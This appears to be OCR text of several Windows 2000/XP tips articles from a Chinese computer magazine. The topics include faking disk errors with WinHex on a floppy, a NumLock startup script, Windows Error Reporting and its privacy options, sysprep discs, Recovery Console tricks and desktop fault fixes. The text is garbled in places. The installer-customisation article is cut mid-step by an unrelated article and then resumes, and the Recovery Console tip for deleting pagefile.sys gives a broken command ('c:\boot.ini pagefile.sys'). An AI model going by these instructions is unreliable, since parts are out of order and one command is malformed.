当我们删除一个文件时，操作系统要改写FDT表和FAT表。它首先在FDT表中把该文件加上删除标记，将该文件文件名的第一个字符改为E5；然后在FAT表中释放这个被删除了的文件所占用的簇，即把这些簇重新标明为未被占用。这样，这些簇就能重新分配给其他文件使用了。也就是说，如果执行了删除一个文件的操作，Windows应该做两项工作：在FDT表中为这个文件加上删除标记，同时释放这个文件占用的簇。但如果由于某种原因，Windows没有在FAT表中把这个文件所占用的簇释放掉，这样，就导致了这些簇不能分配给其他文件使用，因此便产生了“丢失的分配单元”。

名词解释

❶ 分配单元

“分配单元”也叫做“簇”，操作系统在读写文件时，都是以簇作为基本单位的，一个簇由若干个扇区组成。对软盘来说，一个簇只有一个扇区，即512字节；对于硬盘，簇的大小和硬盘分区大小有关，分区容量越大，每个簇的扇区数就越多。对一个含有5个字节的文件，它在软盘上至少要占用512个字节，在硬盘上会更多。

二、“伪造”一个磁盘错误

1.伪造“分配单元”错误

我们可以做一个简单的实验，人为制造出“丢失的分配单元”，使用的工具是大家熟知的磁盘工具软件WinHex。

Step 1 首先选择一个无用文件。为安全和说明方便起见，假定该文件在A盘（软盘）的根目录下，文件名是ABC.TXT。现在运行WinHex。在WinHex的“Start Center”（启动中心）对话框中单击“Open Disk”（打开磁盘）按钮，然后选择A盘（见图2）。



图2

Step 2 单击窗口中“Access”按钮旁边的下拉箭头，并选择菜单中的“Root directory”（根目录项），便可以看到磁盘A的FDT表了（见图3）。




图3

Step 3 适当拖动窗口右侧的垂直滚动条，在窗口右侧的文本显示栏中找到“ABC.TXT”（见图4）。



图4

Step 4 现在要制造"丢失的分配单元"了。选中"ABC.TXT"第一个字母"A"，将对应的十六进制值"41"改为文件的删除标记"E5"，然后打开"File"(文件)菜单，选择"Save sectors"(保存扇区)命令，至此"丢失的分配单元"就制造成功了。

现在再查看一下A盘，你会发现文件ABC.TXT已经不存在了。在Windows的命令提示符中键入命令:"CHKDSK A:"来检查一下A盘，你会发现"丢失的分配单元"类的磁盘错误同时也发生了。

为什么会如此呢？其实道理很简单。因为上面所完成操作只是操作系统删除文件时要进行的两项操作中的第一项，在FDT表中把该文件加上了删除标记(也就是把"41"改为"E5")，但没有在FAT表中将这个文件所占用的簇重新标明未被占用，这些簇当然就"丢失"了。

2.伪造"交叉链接的文件"错误

"交叉链接的文件"也是一种出现频率较高的磁盘错误。如上面所说,操作系统为文件分配磁盘空间是以簇为基本单位的。一个文件可以占用一个或多个簇，但一个簇同时只能分配给一个文件使用。所谓"交叉链接的文件"，是指两个或两个以上的磁盘文件使用了磁盘空间的同一个簇,这样就造成了这些文件在这个簇上形成了交叉。

我们仍可以使用WinHex做一个实验，人为地制造出交叉链接的文件。

为简单起见，首先在A盘根目录下选择两个无用的文件(以便把它们交叉链接在一个簇上),然后运行WinHex。用与上面相同的方法进入FDT表。然后从右侧的文本显示栏找到选定的两个文件中任意一个文件的文件名,并将位于左侧一栏的、对应这个文件的登记项的第27、28字节的内容记录下来。

小提示

用WinHex查看FDT表时，每个文件的登记项的32个字节分两行显示;第27、28字节位于第二行倒数第6和第5字节。

此后再找到选定的第二个文件的文件名,并将刚才记录下来的第一个文件的登记项的第27、28字节的内容填入第二个文件的登记项的相同位置中，然后保存结果，最后退出WinHex。现在可以运行一下CHKDSK来检查一下A盘，CHKDSK一定会报告该驱动器存在"交叉链接的文件"。

为什么会产生这样的结果呢？这是因为FDT表中每个文件的登记项的32个字节中的第27、28字节是用来记录一个文件存放在磁盘上的起始簇的簇号的。我们上面的操作实际是把这两个文件的起始簇改成了同一个簇的簇号,结果导致了这两个文件在这个簇上产生了交叉链接。

磁盘出现错误一般在所难免，纠正磁盘错误的工具软件也很多,Windows的磁盘扫描程序就是一个不错的扫描和修复磁盘错误的工具,需要时只要简单运行一下即可。

小编有话说

当我们伪造"交叉链接文件"错误时，假如将B文件的第27、28字节替换成了A文件的相应字节，你会发现B文件内容也变成了A文件(A、B都是TXT文件)。这恐怕就是交叉链接出现后产生的问题。只要手动把这两个字节改回来，再打开B文件,你会发现内容又恢复了。其实磁盘扫描程序的工作也是如此，它会把扫描到B文件的真实内容放到类似"FOUND.000"这样的文件夹中。不过，这样的恢复方法只适用于TXT文件这类比较简单的格式，如果是EXE等格式的文件，想恢复起来就比较困难了。

CF [XT06]

人性化改造Windows登录

■重庆 陈渝

Windows 2000/XP/2003开机后一般都需要按"Ctrl+Alt+Del"组合键进行登录,输入数字密码时如果要用小键盘，每次都要点"Numlock"打开小键盘才行，很麻烦。在BIOS中打开了"Numlock"的设置也无法解决,可以采用如下步骤解决：

Step 1 打开记事本输入以下内容（注意有空格的地方）：

```
set WshShell = CreateObject("WScript.Shell")
WshShell.SendKeys "{NUMLOCK}"
```

保存文件到桌面位置，文件取名为"numlock.vbs"。到桌面上找到刚才建立的numlock.vbs文件选中并复制该文件。

Step 2 打开"运行"输入"gpedit.msc"，打开"组策略"面板。在"本地计算机策略→计算机配置→Windows设置→脚本（启动/关闭）"中双击右边窗口中的"启动"，打开"启动属性"窗口。

Step 3 点击"添加→浏览"打开浏览窗口。在文件显示窗口中空白处点右键，粘贴刚才复制的numlock.vbs文件(见图1)。



图1

Step 4 选中刚才粘贴进去的文件，选择"打开"再按"确定"，最后按下"应用→确定"，关闭"组策略"窗口。重新启动计算机后，小键盘自动打开了。

同样方法，可以在VBS文件末尾加入如下内容：

```
WshShell.SendKeys "{SCROLLLOCK}"
WshShell.SendKeys "{CAPSLOCK}"
```

这样，"Scroll Lock"和"Caps Lock"按键也能"自启动了"。 CF [XT07]

看点　记得上小学时，总有一些同学大小事都要告诉老师，结果被起了“小报告”的外号。原以为这是中国特色的东西，没想到微软的操作系统也有这个坏毛病，喜欢报告微软总部！“小报告”的内容究竟是什么？会不会泄漏隐私？让我们一起来研究一下。

爱打“小报告”的Windows

——玩转Windows XP错误报告

■柳庄头

相信Windows XP的用户都有这样的体验：有时在使用微软的程序（例如IE）时，会弹出“非法操作”对话框，并且程序中止运行。同时，在对话框中还有一个“发送错误报告”的按钮（见图1）。这便是Windows 2000/XP中集成的一项功能：错误报告（Windows Error Reporting，简称WER）。




图1

一、错误报告的“终极靶标”

据有关专家统计，操作系统中80%的问题是由20%的bug引发的。而“Microsoft错误报告”可以让用户通过Internet将发生错误的有关数据直接发送至微软。通过对这些数据的分析，微软将第一时间向用户反馈问题产生的可能原因及解决办法。但微软的解决方法通常不会只针对个别人，而是通过补丁包的形式发送。这也就是Windows经常发布补丁包的一个重要来源。另外，“错误报告”可以让微软收集其程序在实际使用过程中的第一手资料，对于一些目前无法解决的bug，微软会在将来的版本进行改进。所以，如果你选择了提交错误报告，说不定所遇到的bug将来就会被消除哦。

二、错误报告的“活动规律”

错误报告并不是“不速之客”，它会在以下两种错误出现后跳出来（这两个错误我们已经在2003年第22期《解读系统的蓝色生死恋——Windows 2000/XP蓝屏深入探秘》一文中详细介绍过，在此不再赘述）：

1.STOP错误（蓝屏）

系统遭遇严重错误会出现STOP错误，也就是著名的蓝屏，在系统重启后错误报告对话框将会显示，提示用户Windows已从一个致命的错误中恢复，是否发送错误报告（见图2）。



图2

小提示

STOP错误的错误报告对话框只有在以管理员身份登录时才会出现，受限用户无法看到该对话框。

2.应用程序错误

每个应用程序都被限定了属于自己的虚拟内存和物理内存空间，并且只能通过硬件驱动程序访问硬件，如果某个程序越界直接使用不该它使用的内存或直接访问硬件，Windows内核层的处理管理器或虚拟内存管理器便会发现它做了违法的事，并通知我们熟悉的Dr. Watson，让它弹出错误提示窗口。

三、错误报告的内容和发送对象

1.错误报告的内容

当你按下“发送错误报告”按钮并连上Internet时，Windows XP将会收集错误操作的有关数据及其他能有助于微软工程师确定并解决问题的信息，经过使用安全套接层(SSL)协




图3

名词解释

❶ 安全套接层（SSL）协议

也称为加密套接字协议层，英文全称Security Socket Layer，它是由网景（Netscape）公司推出的一种安全通信协议，用来建立安全联系通道来防止拦截关键信息（例如信用卡数字），能对信用卡和个人信息提供较强的保护。SSL是对电脑之间整个会话进行加密的协议。在SSL中，采用了公开密钥和私有密钥两种加密方法。

“错误报告”的内容包括出现问题时软件的活动以及电脑配置的相关信息，根据这些信息，微软就能够基本掌握错误发生的软、硬件环境，从而进行有针对的分析并给出解决方案。例如，当你在使用Word XP时出现了非法操作，那么错误报告中就包含了你正在处理的文件名、之前使用的工具菜单记录、office版本、操作系统版本、机器配置(CPU、硬盘、主板、显卡等信息)、你的IP地址、近期访问过的网站及通过网络提交过的信息等，可以说只要能够收集到的数据，错误报告都不会放过。图3是一个错误报告的截屏，从上面大家可以清楚地看到错误报告所包含的内容。

小档案:“错误报告”的具体内容

应用程序错误

* 数字产品ID:用于标识产品的许可证。

* 异常信息:此信息与所发生的问题有关，它告诉我们应用程序收到了何种指令而导致它产生错误。

* 系统信息:关于CPU(处理器)类型和正在运行的操作系统类型的数据。但不收集Pentium Ⅲ及以上处理器的ID。

* 当前加载的所有模块及其版本信息的列表。

* 当前运行的所有线程的列表。

* 全局数据。

STOP错误

* 操作系统名称(例如 Microsoft Windows XP)。

* 操作系统版本(例如 5.1.2426 0.0)。

* 区域设定标识符 (LCID) 所代表的操作系统语言(例如1033代表美国英语)。

* 电脑上安装的硬件设备列表。

* 每个设备的硬件描述以及Windows分配的即插即用 ID (PnP ID)

* 已加载的和最近卸载的驱动程序。这可识别停止错误发生时内核正使用的模块和最近使用过的模块。

* 硬盘上“驱动程序”文件夹中驱动程序列表，例如C:\Windows\system32\用于Windows XP的驱动程序。

* 每个驱动程序的文件大小、创建日期版本、制造商、产品全称等。

* 可用处理器的数目。

* 随机存取存储器(RAM)大小。

* 表明停止错误发生时间的时间戳。

* 描述停止错误的停止代码或错误检查信息以及参数。

* 进程停止时的处理器环境。其中包括处理器、硬件状态、性能计数器、多处理器数据包信息、延迟过程调用信息以及中断(软件或设备为引起处理器注意而发出的请求)。

对错误报告用户最关心的莫过于担心个人隐私可能受到泄露。确实，在进行信息收集时，一些个人信息和保密信息可能包括在日志文件、注册表部分或其他需要用来确定问题起因的特定产品文件中。所以，错误报告并不是强制性的，如果你有这方面的顾虑，可以选择不发送按钮。

要查看“错误报告”具体内容，可点击出错报告对话框的“请单击此处”链接来查看“错误报告”存放的位置及相关内容(见图4)。




图4

2.Windows NT/9x/Me系统中也有错误报告

在Windows NT中，由于没有集成错误报告的功能，一旦系统或应用程序出现错误，就无法自动把错误报告提交微软。除了显示错误提示对话框外，关于本次操作的详细资料将会直接写入Dr. Watson的日志文件(Drwtsn32.log)，同时将创建一个对发生错误时运行的程序所使用的内存有具体描述的dmp文件。这些文件在和微软联系解决问题时能够发挥很大作用。

在Windows 9x/Me中，错误报告将会写入一个名为Faultlog.txt的文件中，文件内容主要和上面提到的Windows XP错误报告的内容大致相似。这可以说是错误报告的“祖师爷”了。

小提示

在Windows XP中，当错误报告功能被启用时，系统不再创建Drwtsn32.log和user.dmp这两个文件。所以，当你需要它们时(在和微软联系过程中可能会被要求提供)，首先必须把错误报告功能屏蔽才能重新生成(屏蔽方式见下文)。

四、如何使用“错误报告”

1.对发出的错误报告进行跟踪

如果在使用Windows XP的过程中碰上了STOP错误，由于导致系统崩溃的原因很多，所以微软无法立即给出明确答复。这时，可以选择使用微软的在线系统崩溃分析(MOCA)系统来进行跟踪(网址为:http://oca.microsoft.com/en/welcome.asp)，其中给出了MOCA如何工作、要求等信息。点击左侧窗口中的“Status(状态)”，用上面申请到的微软通行证进行登录并选择“在我的Passport和Windows用户帐户之间建立关联”选项。这样，系统一旦出现STOP错误并且把错误



图5

报告发送给微软后，便可使用该通行证登录MOCA对该错误的处理情况进行跟踪(见图5)。同时，如果微软工程师在解决问题时需要更多的信息，他们也可以和你取得联系。

如果遇到的故障并非Windows组件引起的，而是其他一些部件(例如某些驱动程序)，此时仍可向微软提交错误报告。MOCA同样会对这些错误进行分析，并把所提交的有关数据转发给该驱动程序的开发厂商，让他们进行解决。在问题得到解决后，就可以使用Windows update进行升级了。

小提示

如果MOCA的反馈信息认为你所遇到的问题是由于设备驱动程序(device driver)引起的，那么就应该把焦点放到最近新安装或升级的硬件上，寻找和升级其最新驱动程序后，没准问题就解决了。

五、错误报告的有关技巧

1. 取消系统“错误报告”

方法一:系统属性设置法

进入控制面板，在“系统→高级”选项卡中单击右下角的“错误报告”按钮，在弹出的对话框中选择“禁用错误汇报”并取消“但在发生严重错误时通知我”选项的勾选，最后点击“确定”退出后即可生效(见图6)。



图6

方法二:禁用启动服务

在“运行”栏中输入msconfig，启动“系统配置实用程序”，切换到“服务”选项卡，清除对“Error Report Service(错误报告服务)”的勾选，点击“确定”即可(见图7)。

2. 错误报告内容我来选

如果不想屏蔽错误报告，但又想由自己决定错误报告的对象，那么可按照下面步骤进行:

Step 1 依次进入“控制面板→系统→高级→错误报告”，选择“启用错误汇报”，然后单击“选择程序”进入程序选择对话框。

名词解释

❶ Minidump

小内存转储，在出现应用程序错误或STOP错误时，Windows将有关发生错误时电脑和应用程序的运行状况的信息，包括存储于内存中的数据、正在使用的操作系统版本和计算机硬件经过打包，转存为一个信息包，该信息包就称为“Minidump”。



图7

Step 2 如果想在错误报告中包含所有程序，可以点选“所有程序”；如果要指定启用错误报告功能的程序，则应选择“所有在列表中的程序”。

Step 3 在列表中有“Microsoft 提供的程序”和“Windows 组件”两个选项供选择。如果要逐个选择启用错误报告功能的程序，可单击“添加”按钮，接着单击“浏览”，找到程序所在文件夹，然后双击扩展名为EXE或文件类型为“应用程序”的文件。

Step 4 如果要将微软提供的某些程序排除在错误报告功能之外，可以在“不在所有程序中报告错误”下单击“添加”，找到该程序所在文件夹并选择该应用文件即可。



图8

前面我们提到，在出现错误时Windows会自动生成日志文件和Minidump❶信息包，如果发生了STOP错误，系统还会自动重启。其实，这也可以由你自己来决定。在进入到“高级”选项卡后，点击“启动和故障恢复”，在该对话框中就列出了系统失败后的操作(见图8)。你可以根据需要进行选择。

3.“错误报告”勤升级

如果你无法自动查看Windows错误报告的反馈信息，那么请到http://download.microsoft.com/download/9/f/d/9fdf1d64-6fc3-4b31-919a-7402e9801474/WindowsXP-KB821253-x86-ENU.exe下载最新的错误报告升级程序。升级完成后，如果提交的报告中和程序崩溃事件的相关信息(例如如何修复系统等)有效，那么反馈信息的页面就能够自动打开让用户查看。

有的Windows XP用户可能会碰上这样的情形:在发生了一次蓝屏后，系统在每次重启后都会出现提示发送错误报告，即使正常开机也会如此。而且，就算选择了不发送错误报告，提示还会出现。这是因为当错误信息写入minidump文件后，页面文件中仍然存在着写入标记，所以会继续提示用户写入minidump文件。微软现在已经提供了针对这一问题的补丁文件，你可以到http://www.microsoft.com/downloads/release.asp?ReleaseID=36920页面进行下载。

通过以上的介绍，相信你已经对Windows错误报告功能有了一个大概的了解。以后，你有什么棘手的系统故障，就不用自己再费心了，尽管交给Windows吧！ CF [XT08]

新版sysprep打造 Windows XP快速安装盘

■黑龙江 张翼

《电脑爱好者》以前具体介绍过用Windows Support Tools中的sysprep工具封装Windows XP，我这个小菜鸟试验了n 遍(n>7)，但都以失败告终。每次封装完重启能正常安装，装完再重启后系统明显不正常，反应特别慢，关机就会死在保存设置的画面中。以后启动只要一点"我的电脑"就死机。一次次失败让我几乎放弃了封装的想法。

一、用新版sysprep封装已安装的Windows XP

网上查到的信息千篇一律，都是微软主页上照抄的，终于功夫不负有心人，一个偶然的机会我在赛门铁克网站看到关于Ghost的说明中提到：打了SP1的Windows XP要用新版本的sysprep(地址为：http://download.microsoft.com/download/whistler/ToolDep/SP1/WXP/EN-US/xpsp1DeployTools_en.cab)，而我的系统正好打了SP1，原来是它使旧版的sysprep.exe无法正常工作的！于是下载了新版的Support Tools，大家可以从截图上看到两者版本号的不同(见图1、图2)。



图1 新版的sysprep



图2 旧版的sysprep

知道了原因事情就迎刃而解了，在封装前可以先给新装的系统装上Office 2000、ACDsee、RealOne等一些常用软件，看到这里有人可能要说了：Windows XP装完就1.5GB了，再装这么多软件还能放在一张光盘里吗？别急，接着就为XP减减肥。

选用几条《电脑爱好者》刊登过的减肥大法：

1.删除Windows目录下的Help文件夹。

2.在运行中打入cmd，并在弹出的命令窗口中键入SFC/PURGECACHE清空dllcache。

3.在"添加/删除程序"卸载一些无用的组件。

这样，用Ghost的High选项(最高压缩)做成的镜像文件只有550MB左右，大家也可用近期介绍过的XPlite工具来减肥XP，效果会更佳。

接下来的封装只要用版本号为5.1.2600.1106的sysprep.exe封装即可，要注意在sysprep.exe同文件夹下还要有setupcl.exe文件，别忘了选上"使用最小化安装"和"检测非即插即用硬件"，点重新封装，关机后用Ghost做成镜像即可(见图3)。




图3

二、制作简单好用的维护光盘

Easyboot(下载地址：http://js-http.skycn.net:8080/down/ezb4_cn.exe)是一款非常不错的制作启动光盘的共享软件，大家用它可按照自己的需求制作启动菜单，并加入一些在DOS中使用的工具软件如DM、ParttingMagic、Ghost、杀毒软件的杀毒盘等一系列工具。虽然 Easyboot是比较智能的启动光盘制作工具，但并不是一两天能掌握的，所以不如拿别人做好的启动光盘镜像来用。大家可以去http://www.onlinedown.net/soft/15726.htm下载维护光盘V3.8增强版，它是网友做的一个非常优秀的启动光盘镜像，只有9MB多，包含了很多的维护工具。

三、完成镜像制作并刻录

把下载来的RAR文件解压后得到了一个ISO镜像文件，接下来只要把刚才做好的Ghost文件用UltraISO(下载地址：http://www.onlinedown.net/soft/614.htm)添加到维护光盘V3.8的根目录中保存即可。接下来不用说大家也知道了，就是用刻录软件把ISO刻到光盘上就大功告成了。

四、使用

把CMOS中的启动选项改成CD-ROM第一位，插入光盘重启会出现如图4所示的界面，选择"进入纯DOS"会出现像Windows 3.2一样的界面，可以像使用Windows一样方便地开启各种工具，当然包括Ghost。把镜像恢复到C盘重启就能快速安装Windows XP了。CF [XT09]



图4

“故障恢复控制台”另类技巧

■苦咖啡

相信大家都已经熟知了“故障恢复控制台”对于Windows 2000/XP的重要性，但由于很少用到，所以它对大多数人来说，依然有些陌生，今天我们为大家搜集、整理了一些关于“故障恢复控制台”的技巧，以便更好地认识它。

自动登录“故障恢复控制台”

在使用“故障恢复控制台”时，我们还要像登录Windows那样输入用户名和密码，如果你的电脑只有自己一个人使用，那么可以让它自动登录，而不需输入用户名和密码。进入“控制面板→管理工具→本地安全策略”，进入“本地策略→安全选项”，双击“故障恢复控制台：允许自动系统管理级登录”，在弹出的窗口中将其设置为“已启用”。

神奇的SET命令

首先还是进入“控制面板→管理工具→本地安全策略→本地策略→安全选项”，双击右侧窗格的“故障恢复控制台：允许对所有驱动器和文件夹进行软盘复制和访问”（见图1）。



图1

接着进入“故障恢复控制台”，输入以下命令：

set allowwildcards = true（允许在一些命令中使用通配符，比如：del *.bak）

set allowallpaths = true（允许使用CD命令访问所有驱动器的所有文件夹）

set allowremovablemedia = true（允许将硬盘的文件复制到软盘或其他支持的移动存储器中）

set nocopyprompt = true（在复制中如果要覆盖某个文件，不再出现提示）

它也会死掉？

如果你之前在FAT32分区安装的“故障恢复控制台”，后来又将此分区转换为NTFS文件系统，那么必须重装“故障恢复控制台”，否则在进入时会停止响应。

SP4不会升级“故障恢复控制台”

如果你使用Windows 2000安装光盘，并在“开始→运行”中输入“光驱盘符:\i386\winnt32.exe /cmdcons”来安装的“故障恢复控制台”，那么在安装SP4时，升级程序并不会升级%SystemDrive%\Cmdcons中的相应文件。你必须先将SP4集成进Windows 2000安装程序，然后进入升级：

Step 1 创建一个文件夹，比如：C:\Win2000，并将Windows 2000安装光盘的文件复制到这个文件夹中；

Step 2 将下载的SP4解压缩到一个临时文件夹中，比如：C:\Win2000SP4，然后在“开始→运行”中输入“C:\Win2000SP4\\i386\update\update.exe /s:c:\win2000”，回车后将SP4集成到安装程序中；

Step 3 在“开始→运行”中输入“C:\Win2000\i386\winnt32.exe /cmdcons”，回车后升级“故障恢复控制台”。

如何在控制台中删除Pagefile.sys

由于Pagefile.sys文件在“故障恢复控制台”中不可见，因此无法用常规的方法删除它。你可以采用下面的方法：

键入“CD \”并回车；接着键入“c:\boot.ini pagefile.sys”并回车；然后键入“del pagefile.sys”回车即可。

卸载“故障恢复控制台”

用记事本写一个名为RCUnInst.bat的批处理文件，其内容为：

```
@echo off
pushd %systemDrive%\
attrib -r -s -h boot.ini
attrib -r -s -h cmldr
attrib -r -s -h cmdcons
rd /s /q cmdcons
del /q cmldr
if exist Boot.savini del /q Boot.savini
rename %SystemDrive%\boot.ini Boot.savini
findstr /L /I /V /C:"CMDCONS\BOOTSECT.DAT=" boot.savini >>boot.ini
del /q Boot.savini
attrib +r +s +h Boot.ini
popd
```

只要双击该文件即可卸载“故障恢复控制台”。

CF [XT10]

告别死气沉沉的安装程序

■北京　杨忠

《电脑爱好者》2003年第19期曾经介绍过制作自动安装的Windows光盘，这让我们省去了不少时间。但面对一成不变的安装背景，实在有些枯燥。现在，Windows XP的美化工具可谓八仙过海，各显神通。美化桌面、系统图标样样都有，可是你知道吗？就连Windows XP的安装界面也可以"变脸"(见图1)。如果能在Windows XP光盘的安装界面中介绍一下自己，那该是多么有成就感的一件事情呀！



图1

必需装备

1.Windows XP安装光盘。

2.一张BMP的图片（规格为1024×768 分辨率96dpi)。

3.可执行程序中的资源编译工具Resource Hacker。(下载地址：http://nj2.onlinedown.net/down/ResHack.zip)

4.ISO文件编译工具 UltraISO。(下载地址 http://www.ultraiso.com/download/uiso6_cn.exe)

5.解压工具WinRAR 3.20简体中文版。(下载地址 http://www.rarlab.com/rar/wrar320sc.exe)

6.刻录机，刻录盘以及刻录软件Nero 5.5以上版本。

一、制作Windows XP安装光盘的映像

Step 1 在一个分区中至少留出700MB的空间。打开UltraISO，单击"工具"，选取"制作光盘"(见图2)。



图2

Step 2 在弹出的"制作光盘映像文件"对话框中的"输出映像文件名"后面，填入保存路径和文件名，如：E:\cfan\xp.iso，单击"确定"按钮。稍等片刻，Windows XP安装光盘的光盘映像文件xp.iso就制作完成了。

二、文件的提取和制作

Step 1 打开Windows XP安装光盘，找到I386目录下的"winntbbu.dl_" 文件，将其复制到一个目录下，本文以目录E:\CFAN为例 。

Step 2 打开WinRAR，单击"文件"，选取"打开压缩文件"，在弹出的对话框中的"文件类型"中选取"所有文件"，找到E:\CFAN\"winntbbu.dl_"，单击"打开"按钮。

Step 3 可以看到名为"winntbbu.dll"的文件，将其释放到E:\CFAN下。可以用Resource Hacker将其打开，单击"操作"，选取"替换位图"。

Step 4 在弹出的对话框中，在"替换的位图"里选择103。在"打开新位图文件"中选择准备好的BMP图片(本文以CFAN.BMP为例)。选好以后单击替换。不过现在工作还没有做完。关闭刚才的替换窗口，回到主窗口，展开左边位图，再展开103，可以看到里面有1033和2052两项，将2052删去，最终的目录结构如图3所示，然后保存退出就可以了。




图3

三、打包

现在要做的工作是将"winntbbu.dll"打包成"winntbbu.dl_"。

Step 1 首先将E:\CFAN下的"winntbbu.dl_"文件删除。

Step 2 切换到DOS提示符，在E:\CFAN下输入"makecab winntbbu.dll"，回车。可以看到

Windows 桌面故障三例

■小矮马

故障一:登录Windows 2000后，桌面一片空白

故障现象:当你登录Windows 2000后，桌面一片空白，按下Ctrl+Alt+Del组合键并启动“任务管理器”，Explorer.exe并没有出现在“进程”选项卡的列表中，即使通过点击“文件→新任务(运行)”，并在“打开”文本框中输入“Explorer.exe”，回车后手动启动Explorer.exe也无济于事。

故障解决:引起这个问题的原因，是在C:\WINNT文件夹中存在版本较旧的Shdocvw.dll文件，而该文件(最新版本)本应保存在C:\WINNT\SYSTEM32文件夹中。

解决方法为:在“任务管理器”中点击“文件→新任务(运行)”，并在“打开”文本框中输入“cmd.exe”，回车后打开“命令提示符”，切换至C:\WINNT文件夹，输入:“Ren Shdocvw.dll Shocvw.old”，回车后将该文件重命名。接着重启电脑即可。

小提示

另外，如果以下文件的旧版本存在于C:\WINNT文件夹中也会造成Explorer.exe或系统外壳的问题:Browseui.dll、Comctl32.dll、Comdlg32.dll、Mlang.dll、Ole32.dll、Oleaut32.dll、Shell32.dll、Shlwapi.dll、Urlmon.dll、Wininet.dll、Setupapi.dll。因此可以使用相同方法来解决由它们引起的故障。

故障二:广告软件造成桌面一片空白

故障现象:可能会发生于Windows 98/Me/2000/XP，系统启动后，桌面没有了图标和任务栏，一片空白，通过点击“任务管理器”的“文件→新任务(运行)”，并在“打开”文本框中输入“Explorer.exe”，回车后可手动启动Explorer.exe，桌面恢复正常。

故障解决:这是最近国外用户经常遇到的问题，它是由于安装了名为“Dynamic Desktop Media”的广告软件造成的。

Step 1 按下“Ctrl+Alt+del”组合键并打开“任务管理器”，在“进程”选项卡中查找是否存在名为“SYSU.EXE”的进程，如果有，右击它并选择“结束进程”。如果桌面恢复正常，那么肯定是这个广告软件的原因了。

Step 2 删除C:\Program Files\ddm文件夹，接着打开“注册表编辑器”，删除所有包含“ddm”的键，一般情况下，它会在[HKEY_LOCAL_MACHINE/SOFTWARE/ddm]和[HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run或RunOnce]，删除其中有ddm或sysu.exe的键。

故障三:双击桌面快捷方式图标无法启动程序

故障现象:当你双击桌面的程序图标或通过开始菜单运行程序时，程序并没有打开，也没有任何错误提示。

故障解决:这是因为注册表[HKEY_CLASSES_ROOT\Exefile\Shell]的Open或(和)Open\Comand子键损坏、丢失或出现错误。

点击“开始→运行”，输入:“Regedt32”，回车后打开注册表编辑器，找到[HKEY_CLASSES_ROOT\Exefile\Shell\Open]，查找其右侧窗格中是否默认为“EditFlags:REG_BINARY:00 00 00 00”，[HKEY_CLASSES_ROOT\Exefile\Shell\Open\Command]右侧窗格是否默认为“<未命名>:REG_SZ:"%1"%*”。如果这些键不存在或有误，那么需要手动进行添加。

Step 1 选中[HKEY_CLASSES_ROOT\Exefile\Shell]，接着点击“编辑→添加项”，在弹出窗口中的“项名称”处输入“Open”并单击“确定”。

Step 2 选中新建的“Open”项，点击“编辑→添加数值”，在弹出窗口中的“数值名称”处输入“EditFlags”，在“数据类型”处选择“REG_BINARY”，单击“确定”后弹出“二进制编辑器”窗口，在“数据格式”中选择“十六进制”，然后在上面的数值输入框中输入00000000。

Step 3 再次点击“编辑→添加项”，在弹出窗口中的“项名称”处输入“Command”并单击“确定”。

Step 4 选中新建的“Command”项，点击“编辑→添加数值”，在弹出窗口中将“数值名称”保留为空白不填，“数据类型”选择“REG_SZ”，单击“确定”后在弹出的“字符串编辑器”窗口中输入“"%1" %*”，单击“确定”后退出注册表编辑器。

这样所有程序的快捷方式即恢复到其默认状态，故障解决。

CF [XT12]

系统生成了一个名为“winntbbu.dl_”的文件。

Step 3 剩下的工作当然是要将改好的“winntbbu.dl_”重新封装进xp.iso文件里了，用UltraISO将xp.iso打开，找到I386目录下的“winntbbu.dl_”文件，将其删除并存盘。按F3，然后将E:\CFAN下的“winntbbu.dl_”文件添加到I386目录下，再存盘退出就可以了。

四、万事俱备 只欠刻录

一切准备工作就绪，运行Nero 5.5.10.28中文版，依次执行“文件→刻录映像文件”，在弹出的对话框中选择刚刚生成的E:\CFAN\xp.iso文件，点“打开”，OK！现在可以轻松一下等着烧刻CD出炉了。

五、终了

现在，只需在BIOS中将引导顺序定义为CD-ROM优先，放进光盘，系统开始安装了，看到你自己做出的安装界面是不是很有成就感呢^-^？ CF [XT11]

